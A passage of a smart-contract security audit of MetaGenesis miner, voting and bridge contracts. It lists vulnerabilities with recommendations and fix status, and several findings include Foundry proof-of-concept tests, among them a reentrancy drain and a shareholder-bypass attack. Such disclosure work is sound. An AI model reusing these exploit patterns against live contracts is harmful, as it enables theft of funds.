[FAIL. Reason: Assertion failed.] test_macroMinerVoteScenarioMultipleVotePoC01() (gas: 1060620)
```

**Path**

- utils/Macrominer.sol:
  - utils/Macrominer.sol#L165-L177
  - utils/Macrominer.sol#L193

**Recommendation**

Consider adding a sanity check to prevent casting a vote more than once for a voting. Users **must** cast one vote per voting.

**Found in:** e187053a

**Status**: Fixed (Revised commit: ***fe1e86***)

**Remediation**: A new *previousVotes* mapping was introduced with the given commit. The Macrominer function now controls whether a Macrominer node is previously voted or not.

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

## Medium

### M01. Loss of voting weight due to precision loss

| | |
|---|---|
| **Impact** | Medium |
| **Likelihood** | Medium |

According to the code, the votes of **Macrominer nodes** with **less than 1 day** of subscription will be deemed invalid due to precision loss. Macrominers can only have **1 MP** after being **active** for all day long.

While the votes of Macrominers who do not have any **MPs** will be considered valid, Macrominers whose **MP** balance is below **1 ether** are at a disadvantage.

In addition, they will not be able to cast a vote for the same transaction again to correct that since they already voted with **0 voting power**.

```
uint256 metaPointsBalance = metaPoints.balanceOf(voter);votePoint *=
(metaPointsBalance > 0 ? metaPointsBalance / 1 ether : 1);

return votePoint;
```

#### Proof of Concept

The Foundry test case which can be run against a local Ethereum fork is attached below:

```
function test_voteTransactionScenarioNewMacrominersLoseVotesPoC01() public {
    vm.startPrank(manager);

    uint256 currBlock = block.number;
    bytes32 txHash = keccak256(abi.encode(currBlock));
    address handler = standart_user2;
    uint256 reward = 1 ether;
    MinerTypes.NodeType nodeType = MinerTypes.NodeType.MacroFullnode;

    txValidator.addTransaction(txHash, handler, reward, nodeType);

    changePrank(standart_user1);
    skip(2 minutes);
    minerHealthCheck.ping(nodeType);
    txValidator.voteTransaction(txHash, true, nodeType);
    // txValidator.voteTransaction(txHash, true, nodeType); --> reverts (already
voted)
    vm.stopPrank();

    (,, uint256 votePoints,,,,) = txValidator.txPayloads(txHash);
```

```
    assertEq(votePoints, 2 ether); // expectation: total votePoint should be 2
ether
}
```

### Test Result

```
Running 1 test for test/tests/utils/TxValidator.t.sol:TxValidatorTest
[FAIL. Reason: Assertion failed.] test_voteTransactionScenarioNewMacrominersLoseVotesPoC01() (gas: 434980)
Logs:
  Error: a == b not satisfied [uint]
        Left: 0
       Right: 2000000000000000000

Test result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 6.95ms
Ran 1 test suites: 0 tests passed, 1 failed, 0 skipped (1 total tests)
```

### Path

- utils/TxValidator.sol:
    - utils/TxValidator.sol#L266-L269

### Recommendation

Consider correcting the vote point calculation formula by taking precision loss possibility into account.

**Found in:** e187053a

**Status**: Fixed (Revised commit: ***d10f99***)

**Remediation**: This issue was also eliminated after introducing the bug fix for **[H01]**. The votePoint calculation was completely changed.

### M02. Shareholder incomes set by admin can be eliminated by paying ANNUAL_AMOUNT

| | |
|---|---|
| **Impact** | Medium |
| **Likelihood** | Medium |

The *Metaminer.setPercentages()* function allows the contract owner to set the percentage share for Metaminer's shareholders. When someone wants to become a **Metaminer node** on the protocol, the **MinerPool** address is automatically added as a shareholder.

In case a new shareholder is added to a **Metaminer node**, if the *Metaminer.finalizeBlock()* function is called on the protocol, the specified reward is distributed among the shareholders.

If a Metaminer node decides to unsubscribe from the protocol, its node operator will redeem the **STAKE_AMOUNT** which is **1M MTC.** When that node operator wants to become a **Metaminer node** by calling the *Metaminer.setMiner()* function again, the same subscription amount (**STAKE_AMOUNT + ANNUAL_AMOUNT**) should be paid again.

In this case, the *shares* variable will be cleared out by the protocol just by repaying the **ANNUAL_AMOUNT**.

```
function setMiner() external payable returns (bool) {
    require(
        msg.value == (ANNUAL_AMOUNT + STAKE_AMOUNT),
        "Metaminer: Required MTC is not sent"
    );
    shares[msg.sender] = Share(0, 0);
```

As a result, **Metaminer nodes** can eliminate the shareholders set by the protocol owner and have a power on the income distribution.

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

**Proof of Concept**

The Foundry test case which can be run against a local Ethereum fork is attached below:

```
function test_shareIncomeBypassByResubscribingPoC01() public {
    uint256 BASE_DIVIDER = 10_000;
    vm.deal(standart_user1, 0);
    vm.deal(standart_user2, 0);
    vm.deal(validator1, (STAKE_AMOUNT + ANNUAL_AMOUNT) * 2);

    vm.startPrank(validator1);
    metaminerContract.setMiner{value: STAKE_AMOUNT + ANNUAL_AMOUNT}();

    address[] memory shareholders = new address[](2);
    shareholders[0] = standart_user1;
    shareholders[1] = standart_user2;

    uint256[] memory percentages = new uint256[](2); // BASE_DIVIDER: 10_000 =
%100
    percentages[0] = 6_000;
    percentages[1] = 4_000;

    changePrank(owner);
    metaminerContract.setPercentages(validator1, shareholders, percentages);

    uint256 targetBlock = block.number + 1;
    BlockValidator.BlockPayload memory blockPayload =
BlockValidator.BlockPayload({
        coinbase: address(validator1),
        blockHash: blockhash(targetBlock),
        blockReward: 1 ether,
        isFinalized: false
    });
    changePrank(validator1);
    blockValidator.setBlockPayload(targetBlock, blockPayload);

    //* shareIncome bypass part
    metaminerContract.unsubscribe();
    metaminerContract.setMiner{value: STAKE_AMOUNT + ANNUAL_AMOUNT}();
    //
    metaminerContract.finalizeBlock{value: 1 ether}(targetBlock);
    vm.stopPrank();

    assertEq(address(standart_user1).balance, 1 ether * percentages[0] /
BASE_DIVIDER); // expectation: user1 should have 0.6 MTC
}
```

### Test Result

```
Running 1 test for test/tests/utils/MetaMiner.t.sol:MetaMinerTest
[FAIL. Reason: Assertion failed.] test_shareIncomeBypassByResubscribingPoC01() (gas: 533424)
Logs:
  Error: a == b not satisfied [uint]
        Left: 0
       Right: 60000000000000000

Test result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 3.92ms
Ran 1 test suites: 0 tests passed, 1 failed, 0 skipped (1 total tests)
```

### Path

- utils/Metaminer.sol:
  - utils/Metaminer.sol#L124

### Recommendation

Consider implementing a mapping which tracks previous shareholder information for Metaminer nodes which decide to unsubscribe from protocol. Therefore, when a Metaminer node calls *Metaminer.unsubscribe()* and *Metaminer.setMiner()* functions in order, the previous shareholder information can be attached to the node operator.

**Found in:** e187053a

**Status**: **Fixed** (Revised commit: ***93d142***)

**Remediation**: The *Metaminer.setMiner()* function checks whether the shareHolderCount for a given miner address is zero or not. In this case, if a Metaminer node tries to call *unsubscribe()* and *subscribe()* functions in order, it will not be able to delete previous shareholders anymore.

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

### M03. Malicious validator can drain all Metaminer funds via Reentrancy on _shareIncome() function

| Impact | High |
| --- | --- |
| Likelihood | Low |

The *Metaminer._shareIncome()* function poses a Reentrancy vulnerability on *Metaminer.finalizeBlock()* function due to missing reentrancy guard and incorrect **Check-Effect-Interaction** pattern.

The likelihood of the attack is very unlikely since the threat actor is supposed to be a malicious validator. Validators are usually set by the protocol owner.

The *blockPayload.isFinalized* variable is getting updated as **true** during the calls within *blockValidator.finalizeBlock()* function.

```
function finalizeBlock(
    uint256 blockNumber
) external payable returns (bool) {
    bool status = _minerCheck(msg.sender);

    if (!status) {
        return false;
    }

    IBlockValidator.BlockPayload memory blockPayload = blockValidator
        .blockPayloads(blockNumber);
    bool finalized = blockPayload.isFinalized;
    require(finalized == false, "Metaminer: Already finalized");
    address coinbase = blockPayload.coinbase;
    uint256 blockReward = blockPayload.blockReward;

    require(msg.sender == coinbase, "Metaminer: Wrong coinbase");
    require(msg.value >= blockReward, "Metaminer: Insufficient amount");

    _shareIncome(msg.sender, msg.value);

    blockValidator.finalizeBlock(blockNumber);

    return true;
}
```

Also, the *Metaminer._shareIncome()* function transfers ether via *address(receiver).call{value: msg.value}(“”)* pattern.

```
function _shareIncome(
    address miner,
    uint256 balance
) internal isMiner(miner) validMinerSubscription(miner) returns (bool) {
    uint256 _shareholderCount = shares[miner].shareHolderCount;
    for (uint256 i = 0; i < _shareholderCount; i++) {
        Shareholder memory shareHolder = shareholders[miner][i];
        uint256 holderPercent = (balance * shareHolder.percent) /
            minerFormulas.BASE_DIVIDER();
        (bool sent, ) = address(shareHolder.addr).call{
            value: holderPercent
        }("");
        require(sent, "Metaminer: Income sharing failed");
    }
    return (true);
}
```

The faulty implementation creates a possibility of Reentrancy attacks.

Basically, a malicious validator should prepare a BlockPayload which has a malicious contract address for the coinbase field.

The malicious contract should subscribe to the protocol as a **Metaminer node**. Then, it can control the call flow with its *receive()* function and can make multiple reentrant calls into the **Metaminer** contract.

**Proof of Concept**

The Foundry test case which can be run against a local Ethereum fork is attached below:

```
function test_validatorScenario_ShareholdersReentrancy01() public {
    // malicious actor: validator (+ maliciousMiner which is created by
validator)
    vm.deal(address(rewardPool), 10 ether);

    vm.prank(validator1);
    metaminerContract.setMiner{value: STAKE_AMOUNT + ANNUAL_AMOUNT}();

    vm.prank(validator2);
    metaminerContract.setMiner{value: STAKE_AMOUNT + ANNUAL_AMOUNT}();

    vm.startPrank(attacker);
    MockReentrantValidatorV3 maliciousMiner =
        new MockReentrantValidatorV3{value: STAKE_AMOUNT + ANNUAL_AMOUNT + 2
ether}(address(metaminerContract));
    maliciousMiner.becomeMiner();
    vm.stopPrank();
```

```
    uint256 currBlockNum;

    for (uint256 i; i < 31;) {
        currBlockNum = block.number + i;
        _prepareBlock(validator2, currBlockNum, 100 ether);
        skip(1 days);
        vm.prank(validator2);
        metaminerContract.finalizeBlock{value: 100 ether}(currBlockNum);
        unchecked {
            ++i;
        }

        currBlockNum++;
    }

    address[] memory shareholders = new address[](2);
    shareholders[0] = standart_user1;
    shareholders[1] = address(maliciousMiner);

    uint256[] memory percentages = new uint256[](2); // BASE_DIVIDER: 10_000 =
%100
    percentages[0] = 2_000;
    percentages[1] = 8_000;

    vm.prank(owner);
    metaminerContract.setPercentages(address(maliciousMiner), shareholders,
percentages);

    vm.startPrank(validator1);

    BlockValidator.BlockPayload memory blockPayload =
BlockValidator.BlockPayload({
        coinbase: address(maliciousMiner),
        blockHash: blockhash(currBlockNum),
        blockReward: 1 wei,
        isFinalized: false
    });
    blockValidator.setBlockPayload(currBlockNum, blockPayload);
    vm.stopPrank();

    vm.startPrank(attacker);
    maliciousMiner.changeBlockNum(currBlockNum);
    maliciousMiner.finalize(currBlockNum);
    maliciousMiner.unsubscribe();
    maliciousMiner.destruct();
    vm.stopPrank();

    assertEq(address(attacker).balance, STAKE_AMOUNT); // result: attacker gets
more than initial amount
}
```

**Test Result**

```
Running 1 test for test/tests/utils/MetaMiner.t.sol:MetaMinerTest
[FAIL. Reason: Assertion failed.] test_validatorScenario_ShareholdersReentrancy01() (gas: 5748691)
Logs:
  Error: a == b not satisfied [uint]
        Left: 1000001878124999999999800
       Right: 100000000000000000000000

Test result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 7.41ms
Ran 1 test suites: 0 tests passed, 1 failed, 0 skipped (1 total tests)
```

**Path**

- utils/Metaminer.sol:
  - utils/Metaminer.sol#L249
  - utils/Metaminer.sol#L257
  - utils/Metaminer.sol#L259
  - utils/Metaminer.sol#L311

**Recommendation**

1. **Adopt the Checks-Effects-Interactions Pattern:** Ensure the function first checks conditions, then updates any necessary state variables, and finally interacts with other contracts.

2. **Implement a Reentrancy Guard:** Integrate a reentrancy lock or guard mechanism to prevent recursive function calls from external contracts. This will act as a primary safeguard against repeated invocations of the ether sending function.

**Found in:** e187053a

**Status**: Fixed (Revised commit: ***487600***)

**Remediation**: The Checks-Effects-Interactions pattern is corrected within a given commit. In addition, OpenZeppelin's **nonReentrant** modifier is implemented for the *`finalizeBlock()`* function.

### M04. Macrominer nodes can gain full authority over kicking inactive nodes in short period

| | |
|---|---|
| **Impact** | Medium |
| **Likelihood** | Medium |

As explained in finding [**H03**], Macrominer nodes can vote to kick other inactive nodes out of the protocol and influence the reward mechanism. According to the **Macrominer** contract, **MetaPoint** balance of a Macrominer node will be added to votePoints calculation directly.

The voting ends if *mpBalance* + *vote.point* reaches **100** and protocol removes the inactive miner from the **MinerList** contract.

In this case, if a node operator becomes all types of **Macrominer nodes (MacroArchive, MacroFull and MacroLight)** by paying a stake amount for each and stays active for **33 days**, their **MP** balance will reach **100**. Therefore, **33-day** old **Macrominer nodes** will gain full authority over voting.

```
uint256 mpBalance = metapoints.balanceOf(msg.sender);
if (mpBalance + vote.point >= VOTE_POINT_LIMIT) {
    // If enough votes have been collected, kick the miner.
    _kickMiner(votedMinerAddress, votedMinerNodeType);

    emit EndVote(
        vote.voteId,
        votedMinerAddress,
        votedMinerNodeType
    );
}
```

### Proof of Concept

The Foundry test case which can be run against a local Ethereum fork is attached below:

```
function test_macroMinerVoteScenarioOverPowerPoC01() public {
    // try to pass voting directly with 100 MP → 33 active days on protocol
    deal(address(metaPoints), standart_user1, 100 ether); // 100 MP

    vm.startPrank(standart_user1);
    macroMiner.setMiner{value: STAKE_AMOUNT}(MinerTypes.NodeType.MacroArchive);

    changePrank(standart_user2);
    macroMiner.setMiner{value: STAKE_AMOUNT}(MinerTypes.NodeType.MacroFullnode);

    skip(4 hours);

    changePrank(standart_user1);
    minerHealthCheck.ping(MinerTypes.NodeType.MacroArchive);

    skip(1 minutes);
    macroMiner.checkMinerStatus(standart_user2,
MinerTypes.NodeType.MacroFullnode, MinerTypes.NodeType.MacroArchive);
    vm.stopPrank();

    bool status = minerList.isMiner(standart_user2,
MinerTypes.NodeType.MacroFullnode);
    assertEq(status, true); // expectation: node did not removed since there is
only 1 vote
}
```

### Test Result

```
Running 1 test for test/tests/utils/MacroMiner.t.sol:MacroMinerTest
[FAIL. Reason: Assertion failed.] test_macroMinerVoteScenarioOverPowerPoC01() (gas: 487347)
Logs:
  Error: a == b not satisfied [bool]
        Left: false
       Right: true

Test result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 3.99ms
Ran 1 test suites: 0 tests passed, 1 failed, 0 skipped (1 total tests)
```

### Path

- utils/Macrominer.sol:
    - utils/Macrominer.sol#L168-L171

**Recommendation**

Consider refactoring the voting power calculations for the **Macrominer** contract since Macrominer nodes are able to gain full authority in short periods. Slowing down the **MetaPoint** minting could be another possible solution.

**Found in:** e187053a

**Status**: **Fixed** (Revised commit: ***fe1e86***)

**Remediation**: The *votePoint* calculation is slightly different from the previous version. Only the addition operation is getting used rather than multiplication. Therefore, it will take so much longer to have full authority on votes.

### M05. Share incomes may not be distributed due to incorrect allocation

| Impact | High |
| --- | --- |
| Likelihood | Low |

The share distribution is most likely to fail in case the owner calls the *setPercentages()* function with a total allocation amount more than **5_000** which equals **50%** of total allocations. When someone becomes a Metaminer node by calling the *setMiner()* function, the contract automatically allocates **50%** of shares to the MinerPool contract.

```
function setMiner() external payable returns (bool) {
        require(
            msg.value == (ANNUAL_AMOUNT + STAKE_AMOUNT),
            "Metaminer: Missing required MTC"
        );
        minerSubscription[msg.sender] = _nextYear(msg.sender);
        _burn(ANNUAL_AMOUNT);
        minerList.addMiner(msg.sender, MinerTypes.NodeType.Meta);
        if (shares[msg.sender].shareHolderCount == 0) {
            shares[msg.sender] = Share(0, 0);
            _addShareHolder(
                msg.sender,
                minerPool,
                minerFormulas.METAMINER_MINER_POOL_SHARE_PERCENT()
            );
        }
        emit MinerAdded(msg.sender, minerSubscription[msg.sender]);
        return (true);
    }
```

In addition, the protocol owner can call the *setPercentages()* function for a Metaminer node up to **10_000 (100%)** for total allocations. However, the protocol already allocated half of these shares to the MinerPool contract already.

```
    function setPercentages(
        address miner,
        address[] memory shareholders_,
        uint256[] memory percentages
    ) external onlyOwnerRole(msg.sender) isMiner(miner) returns (bool) {
        Share storage share = shares[miner];
        uint256 shareholdersLength = shareholders_.length;
        for (uint256 i; i < shareholdersLength; i++) {
            address addr = shareholders_[i];
            uint256 percentage = percentages[i];
            uint256 nextPercent = share.sharedPercent + percentage;

            require(addr != address(0), "Metaminer: No zero shareholder");
```

```
            require(percentage != 0, "Metaminer: Non-zero % holder");
            require(
                nextPercent <= minerFormulas.BASE_DIVIDER(),
                "Metaminer: Max 100% total share"
            );
```


In case the owner sets more than 5_000 for a Metaminer node, *Metaminer.finalizeBlock()* transactions will get reverted with **Arithmetical Overflow/Underflow** error.

**Proof of Concept**

The Foundry test case which can be run against a local Ethereum fork is attached below:

```
function test_OverflowShareholdersPoC01() public {
    vm.deal(address(rewardPool), 10 ether);

    vm.prank(validator1);
    metaminerContract.setMiner{value: STAKE_AMOUNT + ANNUAL_AMOUNT}();

    address[] memory shareholders = new address[](3);
    shareholders[0] = standart_user1;
    shareholders[1] = standart_user2;
    shareholders[2] = standart_user3;

    uint256[] memory percentages = new uint256[](3); // BASE_DIVIDER: 10_000 =
%100
    percentages[0] = 4_000;
    percentages[1] = 3_000;
    percentages[2] = 3_000;

    vm.prank(owner);
    metaminerContract.setPercentages(validator1, shareholders, percentages);

    uint256 currBlockNum = block.number;
    _prepareBlock(validator1, currBlockNum, 1 ether);

    vm.prank(validator1);
    metaminerContract.finalizeBlock{value: 1 ether}(currBlockNum);
}
```

### Test Result




### Path

- utils/Metaminer.sol:
  - utils/Metaminer.sol#L137-L141
  - utils/Metaminer.sol#L196-L199

### Recommendation

Consider correcting the share allocation calculation by replacing the maximum amount to **5_000** instead of **10_000**. As another suggestion, the *_addShareHolder()* function should also track total allocations.

**Found in:** 7e5701

**Status**: **Fixed** (Revised commit: ***8cd0c6***)

**Remediation**: The *_addShareHolder()* function takes all allocations into account by updating the **share.sharedPercent** variable correctly for specified miners with the latest update. Therefore, it will not be possible to reach more than 100% for share allocations.

## Low

### L01. Centralization risks

| Impact | Low |
| --- | --- |
| Likelihood | Low |

Centralization risk in the context of smart contract security refers to the potential for a smart contract or decentralized application to become centralized in some aspect, which can pose security and trust issues.

It involves the concentration of control, authority, or data in a single entity or a limited number of parties, which can undermine the core principles of decentralization, transparency, and trustlessness that blockchain and smart contracts aim to achieve.

When a smart contract relies on a single central entity for its operation, it becomes vulnerable to a single point of failure. If this central entity experiences downtime, compromise, or any issues, the entire system can be disrupted.

Apart from this, increased centralization may reduce users' trust in the protocol. There are two examples of this expression in the protocol.

1. **Protocol owners** can enroll users as **Metaminer nodes** without any payment.
2. **Protocol owners** can grant `VALIDATOR_ROLE` to any user.

The problem with the first item is that other users have to pay subscription fees to protocol. These users will benefit from all rights of becoming a **Metaminer node**. Also, the protocol owner can extend the subscription date of nodes. In this case, other users might find this situation unethical and unfair.

The second problem is that the `VALIDATOR_ROLE` plays an important role in the protocol since they have authority on blocks. They can add a payload to the queue for a specific block. If the protocol owner grants this permission to another party, or someone compromises a validator address, the malicious party can create block payloads for their own to benefit from protocol rewards.

**Proof of Concept**

N/A

**Path**

- utils/BlockValidator.sol:
  - utils/BlockValidator.sol#L65
- utils/Metaminer.sol:
  - utils/Metaminer.sol#L165
  - utils/Metaminer.sol#L188

**Recommendation**

The protocol owner should be enforced to multi-sig wallet usage. Additionally, the validator role must be a role over which the protocol owner has no influence. The contents of the *setMiner()* and *setValidator()* functions on the Metaminer contract are very similar to each other. This should be changed.

**Found in:** e187053a

**Status**: **Fixed** (Revised commit: ***93d142***)

**Remediation**: The *Metaminer.setValidator()* function was removed. In addition, its related fields such as *Share* struct's *client* value to maintain decentralization in the miner logic.

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

### L02. VoteId can be incremented with ghost votes

| | |
|---|---|
| **Impact** | Low |
| **Likelihood** | Low |

It is possible to create **ghost votes** on **Macrominer** contract voting functionality due to a missing sanity check.

If no one previously voted for a miner, a **Macrominer node** with **0 MP** can call *Macrominer.checkMinerStatus()* function multiple times to increase the *voteId* variable.

It should be controlled that if *mpBalance* variable is **0** for a miner, all if/else loops should be skipped directly.

```
if (isAlive == false) {
            uint256 mpBalance = metapoints.balanceOf(msg.sender);
            if (mpBalance + vote.point >= VOTE_POINT_LIMIT) {
                // If enough votes have been collected, kick the miner.
                _kickMiner(votedMinerAddress, votedMinerNodeType);

                emit EndVote(
                    vote.voteId,
                    votedMinerAddress,
                    votedMinerNodeType
                );
            } else {
                if (vote.point == 0) {
                    // Initialize the vote.
                    vote.voteId = voteId;
                    vote.point = mpBalance;
                    vote.exist = true;
                    voteId++;

                    emit BeginVote(
                        vote.voteId,
                        votedMinerAddress,
                        votedMinerNodeType
                    );
                } else {
                    // Add to an existing vote.
                    vote.point += mpBalance;

                    emit Voted(
                        vote.voteId,
                        votedMinerAddress,
                        votedMinerNodeType,
                        mpBalance
                    );
                }
            }
```

**Proof of Concept**

N/A

**Path**

- utils/Macrominer.sol#L168
    - utils/Macrominer.sol#L168

**Recommendation**

Consider implementing sanity checks to prevent incrementation of the *voteId* variable via **ghost votes**.

```
uint256 mpBalance = metapoints.balanceOf(msg.sender);
require(mpBalance > 0);
```

**Found in:** e187053a

**Status**: Fixed (Revised commit: ***d040bd***)

**Remediation**: Miner nodes cannot cast ghost votes with the new implementation anymore.

```
// Prevent ghost voting
if (mpBalance == 0 || isCallerAlive == false) {
                return (false);
}
```

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

## L03. Inactive Macrominer nodes are entitled to vote

| Impact | Low |
| --- | --- |
| Likelihood | Low |

The Macrominer contract does not include a sanity check to prevent inactive miners from voting.

The voting on the contract itself ensures that inactive miners are removed from the protocol. However, inactive miners can participate in this voting. This situation creates an inconsistency.

**Path**

- utils/Macrominer.sol
  - utils/Macrominer.sol#L148

**Recommendation**

In the *Macrominer.checkMinerStatus()* function, it should be checked whether the miner doing the voting is **active** or not. If the miner is in an **inactive** state, it should be ensured that the function cannot be called by that miner.

**Found in:** e187053a

**Status**: Fixed (Revised commit: ***d040bd***)

**Remediation**: Inactive Miner nodes cannot cast votes with the given commit.

```
// Prevent ghost voting
if (mpBalance == 0 || isCallerAlive == false) {
                return (false);
}
```

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

### L04. Missing sanity checks on adding and deleting miner functionalities

| | |
|---|---|
| **Impact** | Low |
| **Likelihood** | Low |

MinerList contract is a contract that helps other addresses that have *MANAGER_ROLE* on the protocol to add or delete miners from the protocol.

When a new miner is added, the *count[nodeType]* mapping, which holds the number of all miners of the specified node type, is increased. Likewise, when a miner is removed, this mapping is reduced by one.

However, there is no check to control if a miner already exists on the protocol or if a miner has already been removed from the protocol.

In this case, unexpected results may occur on the protocol.

```
function _addMiner(
        address minerAddress,
        MinerTypes.NodeType nodeType
    ) internal {
        list[minerAddress][nodeType] = true;
        count[nodeType]++;
        minerHealthCheck.manualPing(minerAddress, nodeType);

        emit AddMiner(minerAddress, nodeType);
    }
```

```
function _deleteMiner(
        address minerAddress,
        MinerTypes.NodeType nodeType
    ) internal {
        delete list[minerAddress][nodeType];
        count[nodeType]--;

        emit DeleteMiner(minerAddress, nodeType);
    }
```

### Proof of Concept

```
function test_addMinerBug01() public {
    vm.startPrank(manager);
    minerList.addMiner(address(0x1), MinerTypes.NodeType.MacroArchive);
    minerList.addMiner(address(0x1), MinerTypes.NodeType.MacroArchive);
    minerList.addMiner(address(0x1), MinerTypes.NodeType.MacroArchive);
    vm.stopPrank();

    assertEq(minerList.count(MinerTypes.NodeType.MacroArchive), 1);
}

function test_removeMinerBug02() public {
    vm.startPrank(manager);
    minerList.addMiner(address(0x1), MinerTypes.NodeType.MacroArchive);
    minerList.deleteMiner(address(0x2), MinerTypes.NodeType.MacroArchive);
    vm.stopPrank();

    assertEq(minerList.count(MinerTypes.NodeType.MacroArchive), 1);
}
```

### Test Result:

```
Running 2 tests for test/tests/utils/MinerList.t.sol:MinerListTest
[FAIL. Reason: Assertion failed.] test_addMinerBug01() (gas: 136682)
Logs:
  Error: a == b not satisfied [uint]
        Left: 3
       Right: 1

[FAIL. Reason: Assertion failed.] test_removeMinerBug02() (gas: 103762)
Logs:
  Error: a == b not satisfied [uint]
        Left: 0
       Right: 1

Test result: FAILED. 0 passed; 2 failed; 0 skipped; finished in 3.51ms
Ran 1 test suites: 0 tests passed, 2 failed, 0 skipped (2 total tests)
```

### Path

- utils/MinerList.sol
  - utils/MinerList.sol#L87
  - utils/MinerList.sol#L103

**Recommendation**

Consider adding sanity checks for following cases:

1. If the miner has been added before, it should be ensured that it cannot be added again.
2. If the miner has been removed from the protocol before, it cannot be deleted again.

**Found in:** e187053a

**Status**: Fixed (Revised commit: ***fbb83c***)

**Remediation**: The `isMiner()` function now takes a place in `MinerList.addMiner()` and `MinerList.deleteMiner()` functions. Therefore, it will be impossible to add an existing miner and remove a non-existent miner from the contract.

## L05. Ignored return values

| | |
|---|---|
| **Impact** | Low |
| **Likelihood** | Low |

The *_incrementDailyActiveTimes()*, *_incrementDailyTotalActiveTimes()* of **MinerHealthCheck** contract are declared to return a **boolean** return variable after successful operation. Additionally, the *claimMacroDailyReward()* function returns **(uint256, uint256)** as return value.

However, the **MinerHealthCheck** contract does not check any of these return variables. Calling these functions can break any integrations or composability in case of silent failures.

```
if (maxLimit >= block.timestamp) {
            uint256 activityTime = block.timestamp - lastSeen;
            uint256 metaPointsReward = minerFormulas
                .calculateMetaPointsReward();
            metaPoints.mint(msg.sender, metaPointsReward * activityTime);
            _incrementDailyActiveTimes(msg.sender, nodeType, activityTime);
            _incrementDailyTotalActiveTimes(nodeType, activityTime);
            minerPool.claimMacroDailyReward(msg.sender, nodeType, activityTime);
        }
```

For instance, the *minerPool.claimMacroDailyReward()* function can return (0, 0) after increasing activity time for a miner.

### Proof of Concept

N/A

### Path

- utils/MinerHealthCheck.sol:
  - utils/MinerHealthCheck.sol#L101
  - utils/MinerHealthCheck.sol#L102
  - utils/MinerHealthCheck.sol#L103

**Recommendation**

It is recommended to check returned values to understand if contract calls are correctly executed or not.

**Found in:** e187053a

**Status**: **Fixed** (Revised commit: ***4de6d2***)

**Remediation**: The return values for specified functions were completely removed since returned values will not take any place in the code.

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

### L06. Bridge contracts are frozen by default

| Impact | Low |
| --- | --- |
| Likelihood | Low |

There are two different bridge contracts in the MetaGenesis contracts to transfer assets between different chains. These contracts inherit the Freezable contract to freeze contracts in case of any unwanted situation.

These bridge contracts are frozen by default since the inherited contract initializes the *frozen* variable as true. Therefore, these contracts cannot use their *bridge()* functionalities. The protocol owner must call the *setFreeze(false)* function to re-operate these contracts again.

```
bool public freezeStatus = true;
```

**Proof of Concept**

N/A

**Path**

- helpers/Freezeable.sol:
  - helpers/Freezeable.sol#L12
- utils/Bridge.sol:
  - utils/Bridge.sol#L34
- utils/MainnetBridge.sol:
  - utils/MainnetBridge.sol#L58

**Recommendation**

Consider setting the *freezeStatus* variable to false.

**Found in:** e187053a

**Status**: Fixed (Revised commit: ***4de6d2***)

**Remediation**: After the latest update, the *freezeStatus* variable is initialized as **false** instead of true.

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

## Informational

### I01. Unneeded initializations of uint256 and bool variable to 0/false

In Solidity, it is common practice to initialize variables with default values when declaring them. However, initializing **uint256** variables to **0** and **bool** variables to **false** when they are not subsequently used in the code can lead to unnecessary gas consumption and code clutter. This issue points out instances where such initializations are present but serve no functional purpose.

There are several impacts of unneeded initializations:

1.**Gas Consumption:** Unneeded initializations of **uint256** variables to **0** consume gas when deploying and executing smart contracts on the Ethereum blockchain. While the gas cost may be relatively small for individual variables, it can add up significantly in larger and more complex contracts, leading to higher transaction fees.

2.**Code Clutter:** Redundant initializations make the code less clean and harder to read. They can be confusing to developers who might wonder if the initialized values have some significance or are intended for future use.

3.**Maintenance Overhead:** Unnecessary initializations introduce additional lines of code that need to be maintained. If the initializations are forgotten or not updated when the variable's purpose changes, it can lead to bugs and inconsistencies in the contract logic.

**Path**

- MinerPool.sol:#L120
- MinerPool.sol:#L121
- MinerPool.sol:#L122
- MultiSigWallet.sol:#L108
- MinerFormulas.sol:#L121
- MinerFormulas.sol:#L122
- MinerFormulas.sol:#L156
- MinerFormulas.sol:#L157
- Metaminer.sol:#L209
- Metaminer.sol:#L307
- TxValidator.sol:#L283
- TxValidator.sol:#L284
- TxValidator.sol:#L286
- TxValidator.sol:#L312
- TxValidator.sol:#L318
- Multicall3.sol:#L49
- Multicall3.sol:#L74
- Multicall3.sol:#L149
- Multicall3.sol:#L201
- BlockValidator.sol:#L30
- BlockValidator.sol:#L103

**Recommendation**

Consider removing unnecessary initialization for these variables.

**Found in:** e187053a

